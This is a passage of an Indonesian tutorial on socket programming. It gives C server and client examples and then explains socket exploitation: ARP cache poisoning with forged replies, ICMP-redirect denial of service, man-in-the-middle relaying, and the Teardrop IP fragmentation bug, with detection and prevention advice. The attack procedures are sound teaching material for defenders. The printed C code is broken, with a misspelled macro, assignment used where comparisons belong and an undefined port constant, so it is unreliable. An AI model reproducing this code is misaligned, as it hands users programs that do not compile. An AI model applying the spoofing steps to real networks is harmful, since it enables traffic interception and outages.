Argumen *addr* adalah pointer ke sebuah `struct sockaddr` yang akan menyimpan informasi alamat lawan. Argumen *addrlen* adalah pointer ke integer, yang harus diisi dengan `sizeof(struct sockaddr)`. Fungsi akan mengembalikan -1 bila terjadi error.

Segera sesudah alamat lawan didapatkan, kita bisa menggunakan fungsi `inet_ntoa()` atau `gethostbyaddr()` untuk mencetak alamat atau mendapatkan informasi tambahan. `getpeername()` hanya dapat digunakan untuk socket yang terhubung.

1.12 `getsockopt()` dan `setsockopt()` – Mendapatkan dan Menentukan Opsi Socket

Selain menggandengkan sebuah socket ke sebuah alamat lokal atau menghubungkannya dengan sebuah alamat tujuan, muncul kebutuhan untuk suatu mekanisme yang memungkinkan program aplikasi mengendalikan socket. Misalnya, ketika menggunakan protokol yang menggunakan *timeout* dan kirim-ulang, program aplikasi ingin mendapatkan atau menentukan parameter *timeout*. Program juga sewaktu-waktu ingin mengendalikan alokasi ruang buffer, menentukan apakah socket memungkinkan pengiriman siar (*boadcast*), atau mengendalikan pemrosesan data *out-of-band*. Ketimbang menambahkan fungsi baru untuk setiap operasi kendali yang baru, perancang memutuskan untuk membangun satu mekanisme tunggal. Mekanisme itu sendiri memiliki dua operasi: `getsockopt()` dan `setsockopt()`.

Fungsi `getsockopt()` memungkinkan aplikasi meminta informasi tentang socket sedangkan `setsockopt()` memungkinkan aplikasi menetapkan opsi socket.

```
#include <sys/socket.h>

int getsockopt(int sockfd, int level, int optionid, void *optionval,
               int *optlen);
```

Argumen *level* menentukan apakah operasi berlaku untuk socket itu sendiri atau protokol di bawahnya yang tengah digunakan. Argumen *optionid* menetapkan opsi tunggal untuk permintaan. Argumen *optionval* adalah pointer ke sebuah buffer yang berisi nilai yang akan dikirimkan oleh sistem, dan *optlen* adalah pointer ke sebuah nilai integer yang akan berisi panjang buffer yang digunakan oleh sistem untuk menaruh nilai opsi.

Fungsi `setsockopt()` memungkinkan aplikasi menentukan sejumlah opsi untuk socket.

```
#include <sys/socket.h>

int setsockopt(int sockfd, int level, int optionid, void *optionval,
               int optlen);
```

Argumen yang dibutuhkan sama dengan di atas kecuali *optlen* yang berisi banyaknya nilai opsi yang diberikan ke sistem.


1.13 Pemanggilan Socket Library

Masih banyak fungsi-fungsi socket lainnya yang belum dijelaskan. Perlu diketahui bahwa semua fungsi-fungsi di atas merupakan pemanggilan sistem. Ada lagi fungsi-fungsi lain yang merupakan *socket library*, yang berbeda dengan pemanggilan sistem. Pada pemanggilan sistem, program aplikasi meminta layanan sistem (dalam hal ini untuk jaringan) dengan mengirimkan parameter langsung ke sistem sedangkan rutin *socket library* seperti halnya prosedur lain di mana pemrogram menggabungkannya ke dalam programnya. Yang termasuk dalam *socket library* antara lain:

- rutin konversi urutan byte network: `ntohs()`, `ntohl()`, `htons()`, `htonl()`;
- rutin manipulasi alamat IP: `inet_addr()`, `inet_network()`, `inet_ntoa()`, `inet_aton()`, dll;
- rutin untuk mengakses *domain name system* (DNS);
- rutin untuk mendapatkan informasi tentang host, network, protokol, dan layanan jaringan: `gethostbyname()`, `gethostbyaddr()`, `getnetbyname()`, `getnetbyaddr()`, `getprotobyname()`, `getprotobynumber()`, `getservbyname()`, `getservbyport()`.

2 Client – Server

Hampir semua kegiatan dalam jaringan berurusan dengan proses client yang bertransaksi dengan proses server. Saat anda bersambungan dengan host lawan di port 23 dengan telnet (client), maka sebuah program di host tersebut (telnetd, yang menjadi server) akan hidup dan aktif yang selanjutnya akan mengurus koneksi telnet yang masuk, memberikan tampilan login, dst. Pertukaran informasi antara client dengan server dapat digambarkan sebagai berikut:



Gambar 2-1 Interaksi client dengan server.

Pasangan client dan server dapat menggunakan `SOCK_STREAM` atau `SOCK_DGRAM`, atau apapun lainnya sepanjang keduanya sama-sama menggunakannya. Beberapa contoh program pasangan client-server adalah telnet/telnetd, ftp/ftpd, bootp/bootpd, dll. Biasanya hanya ada satu server yang beroperasi setiap saat dan server itu akan menangani beberapa client. Rutin dasarnya adalah sebagai berikut: server akan menunggu sambungan masuk, meng-`accept()`-nya, dan mem-`fork()` sebuah proses anak untuk mengurusnya. Berikut adalah contoh sederhana sebuah program server.

2.1 Program Stream Server Sederhana

Program server ini hanya akan mengirimkan kalimat "Hello, world!\n" melalui hubungan stream. Untuk menguji server ini, jalankan telnet ke port yang telah ditentukan:

```
$ telnet remotehostname 3490
```

remotehostname adalah nama mesin di mana server dijalankan. Kode untuk server adalah:

```
/*
** server.c
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <sys/wait.h>
#include <signal.h>

#define MYPOR 3490 // the port users will be connecting to
#define BACKLOG 10 // how many pending connections queue will hold
```

```

void sigchld_handler(int);

int main(void)
{
    int sockfd, new_fd; // listen on sockfd, new connection on new_fd
    struct sockaddr_in my_addr; // my address information
    struct sockaddr_in their_addr; // connector's address information
    int sin_size;
    struct sigaction sa;
    int yes = 1;

    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("socket");
        exit(1);
    }
    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1) {
        perror("setsockopt");
        exit(1);
    }
    my_addr.sin_family = AF_INET; // host byte order
    my_addr.sin_port = htons(MYPORT); // short, network byte order
    my_addr.sin_addr.s_addr = INADDR_ANY; // automatically fill with my IP
    memset(&(my_addr.sin_zero), '\0', 8); // zero the rest of the struct

    if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr)) = -1)
    {
        perror("bind");
        exit(1);
    }
    if (listen(sockfd, BACKLOG) == -1) {
        perror("listen");
        exit(1);
    }
    sa.sa_handler = sigchld_handler; // reap all dead processes
    sigemptyset(&sa.sa_mask);
    sa.sa_flags = SA_RESTART;
    if (sigaction(SIGCHLD, &sa, NULL) == -1) {
        perror("sigaction");
        exit(1);
    }
    while (1) { // main accept() loop
        sin_size = sizeof(struct sockaddr_in);
        if ((new_fd = accept(sockfd, (struct sockaddr *)&their_addr,
            &sin_size)) = -1) {
            perror("accept");
            continue;
        }
        printf("server: got connection from %s\n",
            inet_ntoa(their_addr.sin_addr));
        if (!fork()) { // this is the child process
            close(sockfd); // child doesn't need the listener
            if (send(new_fd, "Hello, world!\n", 14, 0) == -1)
                perror("send");
            close(new_fd);
            exit(0);
        }
        close(new_fd); // parent doesn't need this
    }
    return 0;
}

void sigchld_handler(int s)
{
    while (wait(NULL) > 0);
}

```

2.2 Program Stream Client Sederhana

Program untuk client lebih mudah daripada untuk server. Program client akan menghubungkan ke mesin yang kita tentukan pada *command line*, dan akan menggunakan port 3490 yang sama dengan servernya.

```

/*
** client.c
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define PORT 3490          // the port client will be connecting to
#define MAXDATASIZE 100  // max number of bytes we can get at once

int main(int argc, char *argv[])
{
    int sockfd, numbytes;
    char buf[MAXDATASIZE];
    struct hostent *he;
    struct sockaddr_in their_addr;    // connector's address information

    if (argc != 2) {
        fprintf(stderr, "usage: %s hostname\n", argv[0]);
        exit(1);
    }
    if ((he = gethostbyname(argv[1])) == NULL) {    // get the host info
        perror("gethostbyname");
        exit(1);
    }
    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        perror("socket");
        exit(1);
    }
    their_addr.sin_family = AF_INET;                // host byte order
    their_addr.sin_port = htons(MYPORT);          // short, network byte order
    their_addr.sin_addr = *((struct in_addr *)he->h_addr);
    memset(&(their_addr.sin_zero), '\0', 8);      // zero the rest of the struct

    if (connect(sockfd, (struct sockaddr *)&their_addr,
        sizeof(struct sockaddr)) == -1) {
        perror("connect");
        exit(1);
    }
    if ((numbytes = recv(sockfd, buf, MAXDATASIZE - 1, 0)) == -1) {
        perror("recv");
        exit(1);
    }
    buf[numbytes] = '\0';
    printf("Received: %s\n", buf);
    close(sockfd);
    return 0;
}

```

3 Eksploitasi Socket

Seperti halnya produk buatan manusia lainnya, jaringan dapat digunakan untuk tujuan baik maupun tidak. Tidak dapat dihindari ada pihak yang mengambil keuntungan pribadi dari penyalahgunaan produk. Tidak terkecuali untuk socket, yang mulanya ditujukan untuk sarana komunikasi data antar komputer. Socket adalah seperti pintu masuk ke dalam sistem komputer, yang merupakan “jalan masuk,” tidak hanya untuk tuan rumah dan tamu “baik”, namun juga tamu “jahat.” Tamu yang “tak diinginkan” ini dapat dengan semena-mena “menutup pintu masuk” sehingga tak seorangpun dapat masuk/keluar sistem, ataupun menggunakan pintu masuk itu untuk masuk secara tak diundang, lalu menguasai sistem. Secara etis moral hal ini tidak dapat dibenarkan. Para pakar terus memperdebatkan bentuk-bentuk kejahatan pelanggaran keamanan (*security breach*), baik ditinjau dari sudut etis moral dan ekonomi.

Dalam bagian ini akan dibahas, bagaimana socket dapat dieksploitasi dan akan diberikan contoh aplikasi yang menyebabkan kerugian pada sistem tertentu.

3.1 Sumber Eksploitasi

Tidak ada sistem di dunia ini yang bebas error! Bagaimanapun “sempurna”nya sistem dirancang dan dibuat, namun tak ada yang benar-benar sempurna. Hampir setiap perbaikan sistem diikuti dengan penemuan kelemahan baru. Dalam sistem komputer, kelemahan tersebut (yang sudah/belum diketahui) dapat dieksploitasi. Secara umum, sumber kelemahan tersebut disebabkan oleh:

- Kesalahan perancangan. Umumnya ini jarang terjadi, namun bila ditemukan akan sangat sulit diperbaiki.
- Kurang baik dalam implementasi. Ide rancangan tidak dapat dituangkan secara tepat ke dalam kode. Selain itu, pemrogram sering membuat *bug* di sana-sini, yang tidak terdeteksi, sampai kelemahan tersebut dieksploitasi.
- Kesalahan konfigurasi. Sistem, walaupun sudah dirancang dan diimplementasi dengan baik, akan menghadirkan kelemahan saat ia dikonfigurasi dengan sembrono. Hal ini dapat terjadi karena kompleksitas sistem yang tinggi, yang membutuhkan banyak parameter untuk dikonfigurasi.
- Kesalahan penggunaan. Ini terjadi akibat ketidakmampuan administrator sistem mengenal dan menguasai sistem yang dikelolanya.

Bagian berikutnya akan menjelaskan bagaimana socket digunakan untuk mengeksploitasi sumber-sumber kelemahan akibat implementasi yang kurang baik dan penyalahgunaan.

3.2 Pengalihan Paket dengan ARP dan ICMP

Artikel berikut hendak menunjukkan bagaimana protokol ARP dan ICMP, bila diimplementasi dengan baik, dapat digunakan untuk sesuatu yang tak diharapkan. Artikel ini disadur bebas dari kiriman Yuri Volobuev [4] di BugTraq.

Serangan pasif memanfaatkan akses root ke LAN dan serangan ini amat populer. Hampir setiap paket root memiliki semacam *network sniffer*. Serangan aktif lebih jarang ditemukan,

walaupun serangan ini akan lebih berbahaya. Beberapa yang akan diungkap di sini adalah *spoofing* dan DoS (*Denial of Service*).

Spoofing memanfaatkan informasi asal paket yang telah diubah. Sebuah mesin yang mengirimkan sebuah paket yang di-*spoof* membuat seolah-olah paket tersebut berasal dari mesin lain yang alamatnya telah digunakan untuk menggantikan informasi asal paket. *Blind spoofing* IP lebih umum digunakan dan lebih ampuh. Namun teknik ini membutuhkan pekerjaan lebih dan sulit diimplementasi. Sebaliknya *spoofing* ARP jauh lebih mudah dan lebih andal.

Meskipun *spoofing* ARP hanya dimungkinkan dalam satu jaringan lokal, hal ini dapat menjadi perhatian serius sebagai cara memperluas pelanggaran keamanan yang sudah ada sebelumnya. Bila seseorang dapat menerobos masuk ke satu mesin dalam sebuah subnet, maka *spoofing* ARP dapat digunakan untuk mengacau mesin lain dalam subnet.

Satu alat lain untuk membuka celah keamanan adalah dengan memanfaatkan protokol legal lain: ICMP (*Internet Common Message Protocol*).

3.2.1 Address Resolution Protocol (ARP)

Dalam skema jaringan TCP/IP, setiap host diberi alamat 32-bit, dan dikatakan bahwa internet berperilaku seperti sebuah jaringan virtual, yang hanya menggunakan alamat yang diberikan ketika mengirim dan menerima paket. Kita juga tahu bahwa dua mesin dalam jaringan fisik tertentu dapat berkomunikasi hanya jika mereka saling mengetahui alamat jaringan fisik mereka masing-masing. Dengan demikian setiap host perlu memetakan sebuah alamat IP dengan alamat jaringan fisik yang tepat ketika ia ingin mengirimkan paket melalui jaringan.


Usaha memetakan alamat tingkat tinggi (*high-level addresses*) ke alamat fisik dikenal sebagai masalah resolusi alamat (*address resolution problem*). Beberapa protokol menyimpan tabel pasangan alamat tingkat tinggi dan fisik di setiap mesin. Lainnya mencoba mengkodekan alamat fisik dalam alamat tingkat tinggi. Kedua pendekatan tersebut menjadikan pengalamatan tingkat tinggi menjadi aneh. Ada dua pendekatan resolusi alamat yang digunakan oleh protokol TCP/IP.

Pertama, resolusi melalui pemetaan langsung. Seperti disebutkan di atas, teknik ini mengkodekan alamat fisik ke dalam alamat tingkat tingginya. Secara konseptual, pemilihan skema penomoran yang membuat resolusi alamat menjadi efisien adalah memilih fungsi f yang memetakan alamat IP ke alamat fisik, atau $P_x = f(I_x)$.

Cara kedua adalah resolusi melalui penggandengan dinamis (*dynamic binding*). Perancang TCP/IP menemukan solusi yang kreatif untuk masalah resolusi alamat untuk jaringan seperti Ethernet yang memiliki kemampuan siar (*broadcast*). Solusi tersebut memungkinkan host atau router baru ditambahkan ke jaringan tanpa harus mengkompilasi ulang kode, dan tak memerlukan pengelolaan suatu basis data terpusat. Untuk menghindari penggunaan tabel pemetaan, perancang memilih menggunakan protokol tingkat rendah untuk menggandengkan alamat secara dinamis. Protokol tersebut diberi istilah *Address Resolution Protocol* (ARP), yang memberikan mekanisme resolusi yang cukup efisien dan mudah dikelola.

Ide dibalik resolusi dinamis adalah sederhana, yang akan dijelaskan dengan ilustrasi. Perhatikan gambar Gambar 3-1. Ketika host A hendak mengetahui alamat IP I_B , ia menyiarkan satu paket khusus yang menanyakan host dengan alamat IP I_B untuk menjawab dengan alamat fisiknya, P_B . Semua host, termasuk juga B, menerima permintaan tersebut, namun hanya host B yang mengenali alamat IP dan mengirimkan jawaban yang berisi alamat fisiknya. Ketika A menerima jawaban, ia menggunakan alamat fisik tadi untuk mengirimkan paket internet langsung ke B. Tentu saja paket yang disiarkan akan berisi alamat fisik A (P_A), dan juga untuk efisiensi, alamat IP-nya (I_A). Dengan demikian ARP memungkinkan sebuah

host menemukan alamat fisik host sasaran yang berada dalam satu jaringan fisik, dengan hanya diketahui alamat IP dari sasaran.



Gambar 3-1 Protokol ARP. Untuk menentukan P_B , alamat fisik B, dari I_B , alamat IP, (a) host A menyiarkan satu permintaan ARP berisi I_B ke semua mesin dalam jaringan, dan (b) host B merespon dengan jawaban ARP yang berisi pasangan (I_B, P_B).

Ketika host A menyiarkan ARP, maka semua mesin dalam jaringan (termasuk yang mesin yang hendak dituju) akan menerima paket tersebut. Mereka masing-masing akan memperbaharui isi *cache* untuk informasi tentang A. Ini akan lebih mengefisienkan penggunaan jaringan. Juga ketika sebuah mesin diganti *network interface*-nya, mesin akan menyiarkan ARP ketika *boot-up*, sehingga mesin lain dalam jaringan dapat memperbaharui informasi *cache* masing-masing.

Agar host A, ketika hendak mengirimkan paket ke B, tidak berulang-ulang menyiarkan paket ARP, maka mesin yang menggunakan ARP perlu membuat suatu *cache* dari pasangan IP ke alamat fisik yang terbaru. Jadi, sebelum paket ARP disiarkan, mesin pertama mencari alamat fisik dari alamat IP yang dituju dalam *cache*-nya.

Cache ARP bersifat *soft state*, yang berarti informasi yang terkandung di dalamnya dapat menjadi usang dan tanpa ada peringatan untuk itu. Misalnya host A sudah memiliki informasi tentang B dalam *cache*-nya. Kemudian B *crash*. Host A tidak akan menerima informasi bahwa B telah *crash*, dan A akan terus mengirimkan paket ke alamat fisik B yang ada dalam *cache*-nya. Jadi, A tak memiliki cara untuk mengetahui bahwa informasi ARP dalam *cache* miliknya sudah tidak benar.


Pada sistem yang menggunakan *soft state*, pemilik informasi yang bertanggung jawab menjamin isi informasi tersebut tetap baru. Biasanya, digunakan *timer* untuk menghapus informasi dalam *cache* bila *timer* kadaluwarsa (*expired*). Lama *timer* biasanya 20 menit. Ketika *timer* menjadi kadaluwarsa, isi *cache* harus dibuang. Dua kemungkinan terjadi sesudahnya. Bila host tidak mengirimkan paket, maka sistem tidak perlu melakukan apa-apa. Bila host ingin mengirimkan paket kembali, dan tak ada informasi yang dibutuhkan dalam *cache*, sistem akan kembali melakukan prosedur normal penyiaran ARP. Jika ada jawaban, maka informasi yang diterima disimpan dalam *cache*. Bila tak ada jawaban, maka host mengetahui bahwa mesin yang dituju sudah *off-line*.

3.2.2 Membuka Celah Keamanan dengan ARP

Ciri penting dari ARP adalah “kepercayaan” (*trust*), yang merupakan keuntungan sekaligus titik terlemahnya. Ini didasarkan pada ide bahwa seluruh mesin mau bekerja sama dan setiap

respon adalah sah. Dengan ciri ini, kita dapat mengimplementasi aneka bentuk jaringan dengan bantuan *proxy (promiscuous) ARP*. Celaknya, di lain pihak, ciri ini membuka celah untuk *spoofing* ARP dengan cara *ARP cache poisoning*

Mari kita perhatikan sebuah jaringan sederhana berikut:



Gambar 3-2 Jaringan IP sederhana dengan beberapa host.

Seluruhnya dihubungkan melalui Ethernet secara sederhana, yaitu tanpa *switches*, tanpa *smart hubs*. Anda ada di *cat* dan anda punya akses root, dan ingin menerobos masuk ke *dog*. Anda tahu bahwa *dog* percaya pada *rat*, sehingga jika anda berhasil men-*spoof* *rat*, maka anda sudah maju setahap.

Penggunaan IP milik korban sama sekali tidak akan berhasil, atau seburuk-buruknya tak akan bekerja dengan baik. Jika anda memberitahu *driver* Ethernet pada *cat* bahwa IP-nya adalah 10.0.0.2, ia akan mulai menjawab permintaan ARP dengan IP tadi. Demikian pula halnya dengan *rat*. Akan terjadi kondisi balapan (*race*), dan tak ada pemenangnya. Dan, dalam banyak implementasi, dua mesin dengan IP yang sama akan segera diketahui dan dilaporkan. Bahkan, berkas log akan melaporkan alamat Ethernet dari *cat*. Jadi, lupakan saja cara ini.

Cara lain yang lebih andal adalah dengan memanfaatkan ARP. Program yang diberikan (*send_arp.c*) dapat mengirimkan paket ARP, tepatnya jawaban ARP. Protokol ini tidak punya *state*, artinya sebuah jawaban akan senantiasa diterima walaupun tak ada yang memintanya. Program akan mengirimkan paket ARP ke jaringan dan anda dapat merakit paket ini sebagaimana anda mau, yaitu menentukan alamat IP asal dan tujuan dan juga alamat fisik (*hardware*, HW).

Pertama-tama, kita harus men-*disable* protokol ARP agar tidak merespon *ARP request*, yaitu:

```
# ifconfig -arp
```

Tentu saja, sistem tetap memerlukan informasi ARP, dan kita dapat memberikannya secara manual dengan `arp(8)`. Bagian yang terpenting adalah meyakinkan tetangga kita, yaitu *dog*, agar percaya bahwa alamat MAC *rat* adalah alamat dari *cat* (AA:AA). Caranya adalah dengan mengirimkan *ARP reply* berisi alamat IP asal 10.0.0.2, alamat MAC asal AA:AA, alamat IP sasaran 10.0.0.3, dan alamat MAC sasaran CC:CC. Sekarang, *dog* hanya tahu bahwa *rat* berada pada alamat MAC AA:AA. Tentu saja, isi *cache* akan segera kadaluarsa dan memerlukan *update* (perlu mengirimkan *ARP request*). Seberapa sering dilakukan akan tergantung dari sistem. Dengan mengirimkan *ARP reply* dengan periode 40 detik akan memadai untuk kebanyakan sistem. Walaupun demikian, anda dapat mengirimkan lebih sering.

Komplikasi muncul akibat fitur implementasi ARP. Beberapa sistem (misalnya Linux) akan meng-*update* isi *cache* dengan mengirimkan *unicast ARP request* ke alamat yang di-*cache*. Kasus tersebut akan mengganggu, karena ia dapat mengubah isi ARP korban yang baru saja dipalsukan. Maka, usaha itu perlu dicegah dengan cara mengumpangkan sistem yang mengirimkan *ARP request* tadi dengan jawaban (yang tentu saja sudah dipalsukan) sehingga sistem tidak perlu bertanya-tanya lagi. Kali ini sebuah paket riil dari *dog* ke *rat* perlu dikirim,

namun *cat*-lah yang mengirimkannya, bukan *dog*. Lagi-lagi, dengan melakukan hal tersebut setiap 40 detik, maka semuanya akan berjalan baik.

Prosedur pengalihannya sederhana. Aktifkan *alias interface*, misalnya *eth0:1*, ataupun *interface* yang ada, dengan IP dari *rat*. ARP diaktifkan pertama-tama untuk mengisi beberapa isi *cache*. Ingat, teknik ini tidak akan bekerja pada jaringan non-ARP. Tentukan informasi rute host untuk *dog* melalui *interface* yang sesuai. Tentukan pula isi cache untuk *dog*, kemudian nonaktifkan ARP, dan semuanya rampung. Sekarang, suntikkan “racun” dengan *send_arp* (yang mengenai *dog* maupun *rat*) dan *dog* hanya tahu bahwa anda ada di *rat*.

Serangan ini hanya bekerja dalam jaringan lokal (atau secara umum, sejauh paket ARP dapat pergi, yang biasanya tidak jauh karena paket ARP tidak pernah di-*route*). Namun, yang menarik di sini, kita bisa mengganti alamat MAC *dog* dengan milik *router*. Jika berhasil (biasanya tidak karena implementasi ARP dalam *router* biasanya lebih sulit dikelabui), anda dapat menggantikan (*impersonate*) mesin manapun dalam jaringan lokal. Mesin sasaran dapat di mana saja, namun mesin yang digantikan harus berada dalam jaringan lokal.

Di samping *spoofing* ada sejumlah hal lain yang dapat dilakukan dengan ARP. Satu aplikasi yang jelas adalah *denial of service* (DoS). Dengan mengumpankan korban alamat MAC yang salah adalah cara yang ampuh untuk menjadikannya “diam.” Ukuran *cache* ARP biasanya cukup untuk memuat seluruh elemen jaringan sehingga kita bisa membuat korban tak dapat berkomunikasi dengan mesin-mesin lain dalam jaringan. Sasaran yang jelas adalah *router*. *Cache poisoning* harus berlangsung dua arah: baik sistem korban maupun sistem mitra komunikasinya harus diumpankan. Cara termudah adalah dengan mengumpankan alamat yang tak eksis, walaupun ini bukan cara yang paling efisien. Sistem akan segera mengetahui bahwa ia berkomunikasi dengan mesin yang tak aktif dan ia akan memulai prosedur pengiriman *ARP request*. Tentu saja kiriman *ARP reply* palsu berikutnya akan menggagalkan usaha itu, namun *ARP reply* harus lebih sering dikirim. Cara yang lebih efisien adalah dengan mengumpankan korban dengan alamat MAC mesin yang salah, yang hidup dan bekerja baik. Skenario ini akan bergantung pada situasi, namun seringkali korban terus mengirimkan berbagai jenis paket yang tiba di tujuan yang salah. Sistem yang dituju tadi akan mengirimkan pesan ICMP: *xxx Unreachable message*. Ini akan menjadi komunikasi yang abnormal. *Pseudo-connection* ini akan menunda waktu kadaluarsa *cache* (pada Linux misalnya mencapai 1 hingga 10 menit). Sepanjang waktu itu, hampir seluruh koneksi TCP menjadi berantakan, dan ini sangat mengganggu. Satu paket ARP dapat mengacaukan seseorang.

Variasi lain adalah “*gratuitous ARP*” (ARP yang tak perlu), yaitu ketika IP asal dan tujuan dalam *ARP request* dibuat sama, dan biasanya muncul dalam bentuk penyiaran Ethernet. Beberapa implementasi dapat mengenalinya sebagai kasus khusus dari sebuah sistem yang mengirimkan informasi terkini tentang dirinya, dan *ARP request* tadi akan di-*cache*. Dengan cara ini, satu paket ARP akan mengacaukan seluruh jaringan. Harus diakui bahwa sebenarnya *gratuitous ARP* tidak benar-benar terdefinisi dalam ARP, maka tergantung *vendor* untuk memilih mengimplementasikannya atau tidak, dan varian ini semakin tak populer.

Kekacauan paling serius adalah serangan *man in the middle* (MiM). Sebuah mesin, tanpa diketahui dua pihak yang berkomunikasi, me-*relay* komunikasi antar mereka. Mesin “penengah” ini akan menyalurkan paket ke tujuan sebenarnya, sehingga kedua mesin yang seharusnya tidak akan tahu. Bila paket yang ditangkap diubah sebelum diteruskan, maka gangguan yang ditimbulkan akan sangat serius.

3.2.3 ICMP Pengalihan (*redirects*)

Satu efek yang mirip dengan *ARP cache poisoning* dapat dihasilkan dengan cara berbeda, lagi-lagi dengan menggunakan fitur protokol yang legal, ICMP pengalihan rute (*ICMP route redirects*). Pengalihan itu secara normal dikirim oleh *default outer* kepada sistem untuk

memberitahu sistem bahwa ada rute yang lebih pendek ke sejumlah tujuan tertentu. Paket ICMP yang dirakit dengan benar dan lolos pemeriksaan, akan ditambahkan dalam daftar rute *host*.

Spoofing alamat IP *router* cukup mudah. Program `icmp_redir.c` yang dilampirkan membuktikannya. Persyaratan *host* dalam RFC menyatakan bahwa sistem HARUS menaati ICMP pengalihan kecuali ia adalah *router*.

ICMP pengalihan dapat menimbulkan serangan DoS yang ampuh. Tidak seperti *ARP cache*, rute *host* tidak akan kadaluarsa. Serangan ini tidak membutuhkan akses langsung ke jaringan lokal, dan serangan dapat dikirimkan dari mana saja. Jika sistem sasaran menerima pesan ICMP pengalihan, sistem tersebut akan berhenti berkomunikasi dengan setiap mesin dalam internet (tepatnya dengan mesin di luar jaringan lokal di mana mesin sasaran berada). Sasaran yang jelas adalah server nama (*nameserver*).

3.2.4 Deteksi Penerobosan dan Pencegahan

ARP adalah protokol tingkat rendah yang biasanya tersembunyi dari pemakai biasa. Hanya administrator LAN yang tertarik, namun jika semuanya berjalan baik, takkan ada yang memperhatikan. Setiap orang kapan saja dapat memeriksa isi *ARP cache* dengan `arp(8)`, khususnya saat ada kejanggalkan jaringan. Namun jika seseorang menjadi sasaran serangan yang berasal dari jaringan lain melalui *gateway ARP spoofing* tak ada cara untuk mengetahuinya. Juga, tabel routing *host* dapat diperiksa untuk mendeteksi isi ICMP hasil rakitan (dengan `route(1)`), yang akan ditandai dengan huruf D pada field *flags*.

Skema serangan ARP di atas bekerja baik dengan Ethernet 10Base2. Namun, jika mesin disambungkan dengan cara yang canggih, misalnya dengan menggunakan *switch* maupun *smart hubs*, serangan akan lebih kentara atau bahkan dimustahilkan.

Sayang sekali bahwa ICMP pengalihan dibuat menjadi *default*. Padahal, pertama, itu tidak perlu demikian karena kebanyakan jaringan memiliki struktur sederhana dan tidak dibutuhkan hal tambahan selain tabel routing yang biasa. Kedua, dalam jaringan yang lebih canggih, tabel routing dapat diubah secara manual, bukan dinamis, sehingga ICMP tidak diperlukan. Akhirnya, skema itu berbahaya, dengan menyadari potensi yang telah dipaparkan di atas. Maka, jika anda tidak sungguh-sungguh membutuhkannya, lebih baik di-*disable* saja dari sistem, walau hal itu menjadikannya tidak lagi 100% mengikuti RFC1122. Lagi pula tidak mudah melakukannya. Anda mungkin perlu mengubah *source code* dari *kernel* untuk itu.

Alamat Ethernet jarang sekali berubah. Maka, mengapa pekerjaan pemetaan tersebut tidak dilakukan seperti halnya resolusi nama pada `/etc/hosts` yang statik. Hal itu tidak akan memberatkan pekerjaan administrator LAN. *Interface* Ethernet dapat men-*disable* ARP dengan `ifconfig -arp`, namun pastikan bahwa isi *cache* telah ada sebelumnya. Efek baik sampingannya adalah mengurangi lalu lintas ARP dalam jaringan. Prosedur standard untuk mendistribusikan informasi ARP dapat digunakan, seperti `rdist`, `rsync`. Tradisi lama dengan menggunakan `/etc/ethers` dapat dimanfaatkan kembali. Akhirnya, penggunaan *switch* adalah jalan terbaik mencegahnya.

3.3 Linux and Windoze IP Fragmentation (Teardrop) Bug

Artikel berikut hendak menunjukkan adanya *bug* pada kernel sistem Linux maupun Windoze. Temuan ini dikirim oleh `route|demon9` (route@infonex.com).

Pada beberapa versi Linux ditemukan sebuah *bug* yang serius pada modul fragmentasi IP, tepatnya pada kode *reassembly* (rakit ulang) IP yang ditulis oleh Alan Cox. Saat Linux merakit ulang datagram IP asli, ia melakukan perulangan (*loop*), menyalin *payload* (muatan/isi) dari

semua fragmen yang mengantri ke dalam sebuah buffer yang baru dialokasikan. Selanjutnya, isi buffer akan diteruskan ke *layer* di atasnya.

3.3.1 Tumpang Tindih Fragmen IP

Penyelidikan dari kode modul `ip_fragment.c` baris 376:

```
fp = qp->fragments;
while (fp != NULL) {
    if(count+fp->len > skb->len) {
        error_to_big;
    }
    memcpy((ptr + fp->offset), fp->ptr, fp->len);
    count += fp->len;
    fp = fp->next;
}
```

Kode tersebut memang memeriksa apakah panjang fragmen terlalu besar (*upper bound*) yang bisa mengakibatkan kernel menyalin data terlalu banyak. Namun, program tidak memeriksa apakah panjang fragmen terlalu kecil (*lower bound*), yang dapat membuat kernel menyalin data lebih banyak lagi (dalam kasus jika `fp->len < 0`).

